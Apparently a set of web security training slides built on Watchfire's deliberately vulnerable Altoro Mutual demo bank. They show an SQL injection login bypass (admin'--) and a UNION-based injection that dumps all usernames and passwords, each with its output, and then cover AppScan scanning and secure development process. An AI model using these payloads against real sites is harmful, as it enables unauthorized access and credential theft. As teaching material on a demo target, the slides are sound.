http://demo.testfire.net/bank/login.aspx

Altoro Mutual: Online Banking Login

Sign In | Contact Us | Feedback | Search Go

Altoro Mutual

DEMO SITE ONLY

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Online Banking Login

Login Failed - Please Try Again.

Username:

Password:

!!Action
Enter your name into the username and a single tick into the password

[Privacy Policy](#) | [Security Statement](#) | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2007, Watchfire Corporation, All rights reserved.

Altoro Mutual: Online Banking Login - Windows Internet Explorer

http://demo.testfire.net/bank/login.aspx

Altoro Mutual: Online Banking Login

Sign In | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)

Online Banking Login

Login Failed - Please Try Again.

Username:

Password:

!!Action
Enter admin'-- and any password you want

!! We learn ...
Valid SQL statement = login
SELECT Username FROM Users WHERE Username = 'jsmith' AND Password = 'demo1234'
SELECT Username FROM Users WHERE Username = 'admin' OR 1=1 --' AND Password = '1'

Copyright © 2007, Watchfire Corporation, All rights reserved.

Solution – Profile the login page

- ▶ Navigate to <http://demo.testfire.net/bank/login.aspx>
- ▶ Enter sample username without password
 - Usage of client-side JavaScript
- ▶ Enter sample username with password
 - No credential enumeration
- ▶ Enter sample username with single tick (') as password
 - SQL injection vulnerability
 - Verbose error messages
 - Column names of username and password

Solution – SQL Injection

- ▶ Enter sample username with password of '--
 - Double hyphen terminates a SQL statement
- ▶ Enter probable username (admin) with special characters appended '--
 - Successful exploitation of SQL injection

Task 4: Steal all the usernames and passwords

- ▶ Step 1: Find a page that lists information
 - What page lists information?
 - Does the page accept user input in any way?
 - Think about how this information is pulled from the database?
- ▶ Step 2: Find the vulnerability
 - How do I manipulate the input to find a vulnerability?
 - What steps should I try to “break the system”
- ▶ Step 3: Exploit
 - What steps are required to make this happen?

Altoro Mutual: Online Banking Home - Windows Internet Explorer

http://demo.testfire.net/bank/main.aspx

Altoro Mutual: Online Banking Home

Sign Off | Contact Us | Feedback | Search Go

Altoro Mutual

DEMO SITE ONLY

MY ACCOUNT	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
-------------------	-----------------	-----------------------	-----------------------------

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- View Application Values
- Edit Users

Hello, Admin User

Welcome to Altoro Mutual Online.

View Account Details:

[Privacy Policy](#) | [Security Statement](#) | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2007, Watchfire Corporation, All rights reserved.

!!Action
Start in current session

!! We learn ...
The admin has no bank accounts



- I WANT TO ...**
- [View Account Summary](#)
 - [View Recent Transactions](#)
 - [Transfer Funds](#)
 - [Search News Articles](#)
 - [Customize Site Language](#)
- ADMINISTRATION**
- [View Application Values](#)
 - [Edit Users](#)

Recent Transactions

After Before
mm/dd/yyyy mm/dd/yyyy

TransactionID	AccountID	Description	Amount
1			

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2007, Watchfire Corporation, All rights reserved.

!!Action
Enter some date in the future

!! We learn ...
No user activity

Altoro Mutual: Server Error - Windows Internet Explorer

http://demo.testfire.net/bank/transaction.aspx

Altoro Mutual: Server Error

Sign Off | Contact Us | Feedback | Search

AltoroMutual

DEMO SITE ONLY

An Error Has Occurred

Summary:

Syntax error in string in query expression '1=1 and t.trans_date >= ' and a.userid = 100416016'.

Error Message:

```
System.Data.OleDb.OleDbException: Syntax error in string in query expression '1=1 and t.trans_date >= ' and a.userid = 100416016'. at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String srcTable) at Altoro.Transaction.Page_Load(Object sender, EventArgs e) at Altoro.Transaction.Page_Load(Object sender, EventArgs e) at System.Web.Util.CalliHelper.EventArgFunctionCaller.Callback(Object sender, EventArgs e) at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesAfterAsyncPoint)
```

!!Action
Single tick in form field

!! We learn ...
Vulnerable to SQL injection
Column named userid

[Privacy Policy](#) | [Security Statement](#) | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to this site are provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any liability for the use of this site. For more information on Watchfire's Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.



An Error Has Occurred

Summary:

The number of columns in the two selected tables or queries of a union query do not match.

Error Message:

System.Data.OleDb.OleDbException: The number of columns in the two selected tables or queries of a union query do not match. at System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e, AsyncCallback asyncCallback, Object extraArgs) at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e, AsyncCallback asyncCallback, Object extraArgs) at System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesAfterAsyncPoint)

!!Action
Enter username and password
1/1/2010 union select 1 from users--
!! We learn ...
Requires four columns in query



[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search



MY ACCOUNT **PERSONAL** **SMALL BUSINESS** **INSIDE ALTORO MUTUAL**

- I WANT TO ...**
- [View Account Summary](#)
 - [View Recent Transactions](#)
 - [Transfer Funds](#)
 - [Search News Articles](#)
 - [Customize Site Language](#)
- ADMINISTRATION**
- [View Application Values](#)
 - [Edit Users](#)

Recent Transactions

After Before
mm/dd/yyyy mm/dd/yyyy

TransactionID	AccountID	Description	Amount
1	1	1	1
1			

[Privacy Policy](#) | [Security Statement](#) | © 2007 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2007, Watchfire Corporation, All rights reserved.

!!Action
Enter four columns in query
`1/1/2010 union select 1,1,1,1 from users--`

!! We learn ...
SQL injection succeeds

Altoro Mutual: Recent Transactions - Windows Internet Explorer

http://www.althoromutual.com/bank/transaction.aspx

File Edit View Favorites Tools Help

Altoro Mutual: Recent Transactions

Sign Off | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Recent Transactions

After Before Submit

mm/dd/yyyy mm/dd/yyyy

TransactionID	AccountId	Description	Amount
1		username: admin password:admin	
2		username: tuser password:tuser	
100116013		username: sjoe password:frazier	
100116014		username: jsmith password:Demo1234	
100116015		username: cclay password:Ali	
100116018		username: ssped password:Demo1234	

!!Action

Enter valid SQL command. We already know 3 columns (userid, username, password) and a table in the database!!!

1/1/2010 union select userid,null,'username: '+username+ ' password: '+password,null from users—

!! We learn ...

All the usernames and passwords

Solution – Find the vulnerability

- ▶ Use technique from the last task to login
- ▶ Find a page that lists information from the DB
 - <http://demo.testfire.net/bank/transactions.aspx>
- ▶ Enter a single tick (') in the first form field
 - Vulnerable to SQL injection
 - Verbose error messages
 - Column named userid (we already know about username and password)

Solution – Complex SQL Injection

- ▶ Query: `1/1/2010 union select 1 from users--`
 - Error message about matching columns
 - Learn that table users exists
- ▶ Query: `1/1/2010 union select 1,1,1,1 from users--`
 - Successful in executing query
- ▶ We already know 3 columns (userid, username, password) and a table in the database
- ▶ Query: `1/1/2010 union select userid,null,username+' '+password,null from users--`
 - Successful exploitation

Questions

1. Understand reconnaissance and profiling
2. Hands-on: Find vulnerabilities and exploit
 - a) Forceful browsing and information leakage
 - b) Cross site scripting (XSS)
 - c) SQL Injection
 - d) Advanced SQL Injection
3. Understand the difference between a vulnerability and an exploit


Module 4: Automated Techniques

Objective

1. Understand how automation can help uncover vulnerabilities
2. Demonstration of automated vulnerability assessment
3. Understand the limitations of vulnerability assessment


Welcome to AppScan

- ▶ Double click on IBM Rational's AppScan
- ▶ Choose Open



Pick a Template

- ▶ Choose Default under Predefined Templates




Type of Scan

- ▶ Select the type of scan you wish to perform
- ▶ Select Web Application Scan
- ▶ Click Next



What to scan


- ▶ Select the scanned application
- ▶ Type <http://demo.testfire.net>
- ▶ Click Next >



Login

- ▶ Choose Automatic login
- ▶ User name: jsmith Password: Demo1234
- ▶ Click Next

Note: you may want to choose the record option and follow the steps




The screenshot shows a Windows-style dialog box titled "Scan Configuration Wizard" with a close button (X) in the top right corner. The main title is "Application Login - Step 2/3" and the instruction is "Select the login method that you wish AppScan to use whenever login is required." There is a wrench and screwdriver icon in the top right. The dialog has three radio button options: "Recorded Login (recommended method)", "Automatic Login", and "No Login". The "Automatic Login" option is selected. Under "Recorded Login", there are "New...", "Load...", and "Edit..." buttons, and a checkbox for "Prompt the user each time login is required" with a note: "(Select this option for Two-Factor Authentication, One-Time Passwords, CAPTCHA.)". Under "Automatic Login", there are three text input fields: "User Name:" containing "jsmith", "Password:" containing ".....", and "Confirm Password:" containing ".....". At the bottom, there are "Help", "< Back", "Next >", and "Cancel" buttons.

What to test

Select the test policy

- ▶ Click on 'Load'
- ▶ Select 'Application-Only'
- ▶ Click OK
- ▶ Click Next

For this exercise we will test just for application level vulnerabilities



Start the scan

- ▶ Select 'Start a full automatic scan'

AppScan will perform
Explore and execute
Tests



View the results

The screenshot displays the Watchfire AppScan interface. The main window is titled "Untitled - Watchfire AppScan" and features a menu bar (File, Edit, View, Scan, Tools, Help, Plugins) and a toolbar with various icons. On the left, a sidebar contains three sections: "Security Issues" (with a padlock icon), "Remediation Tasks" (with a green checkmark icon), and "Application Data" (with a magnifying glass icon). The central pane shows a tree view of the scanned application, "My Application (40)", with a sub-tree for "http://altdoro.testfire.net/ (40)". The tree includes folders like "/" (2) and "bank (34)", and files such as "comment.aspx (2)", "default.aspx", "disclaimer.htm", "feedback.aspx (1)", "search.aspx (1)", "subscribe.swf", "survey_questions.aspx", "account.aspx (3)", "apply.aspx (2)", "customize.aspx (4)", "login.aspx (14)", "logout.aspx", "main.aspx", "queryxpath.aspx (4)", "transaction.aspx (7)", and "transfer.aspx".

The right pane, titled "Arranged By: Severity Highest on top", displays a list of 40 security issues for "My Application". The issues are categorized by severity and type, including:

- Blind SQL Injection (3)
- Cross-Site Scripting (4)
- HTTP Response Splitting (1)
- Login Page SQL Injection (2)
- SQL Injection (5)
- XPath Injection (1)
- Cookie Poisoning SQL Injection (1)
- Predictable Login Credentials (1)

Below the list, a detailed view of a specific issue is shown. The "Request/Response" tab is active, displaying a "Variant: 1 of 35" and a "Test" button. The request details include:

```
POST /bank/transaction.aspx HTTP/1.1
Cookie: lang=; amCreditOffer=CardTy
Content-Length: 148
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible
Host: altdoro.testfire.net
Content-Type: application/x-www-form
Referer: http://altdoro.testfire.net,
__EVENTTARGET=&__EVENTARGUMENT=&__V:

HTTP/1.1 500 Internal Server Error
```

The "Variant Details" section shows the "Difference" between the original request and the test variant:

Difference:
The following changes were applied to the original request:
• Set parameter 'after's value to '1234%27%3B'

The "Reasoning" section states: "The response contains SQL".

At the bottom of the interface, a status bar shows "Visited URLs 45/45", "Completed Tests 4392/4392", "40 Security Issues", and a summary of issue counts: 16 Critical, 3 High, 14 Medium, and 7 Low.

Module 5: An Enterprise Vision



Solution

Asking the Wrong Question



**Business
Owner**

**Why isn't the
app working?**



Developer

**What's wrong
with the code?**



QA Test

**Where are the
the bugs?**



**Security
Auditor**

**What is our risk
exposure?**

What are the root causes?



Solution

Understanding the Root Causes

1

Takes the focus off the symptoms

2

Eliminates over-reporting

3

Highlights pro-active security

4

Can help build education programs

5

CHASING VULNERABILITIES DOESN'T WORK



Solution

Online Risk Management for the Enterprise

People

Process

Technology



Solution

The People Factor

People

Process

Technology

- ▶ Repeatable, measurable education system
 - Eight principles of security
 - Six primary threat classifications


- ▶ Resource library
 - Corporate policy
 - Best practices
 - Specific process with security artifacts

- ▶ Feedback Loop
 - Development, QA and Internal
 - Support and External

- ▶ MEASUREMENT




The Process Factor



- ▶ Defined secure lifecycle
 - Risk Profiling
 - Architectural Risk Analysis / Threat Modeling
 - Defined inputs and outputs
 - Checkpoints and Gates
- ▶ Feedback loop for process improvement
 - Internal
 - External
- ▶ MEASUREMENT



The Technology Factor



- ▶ Automated analysis
 - Strengths
 - Technical vulnerabilities
 - Scale and cost
 - Weaknesses
 - Architectural and logical design flaws
- ▶ Manual analysis
 - Strengths
 - The “human factor”
 - Design flaws
 - Weaknesses
 - Costly (time and money)



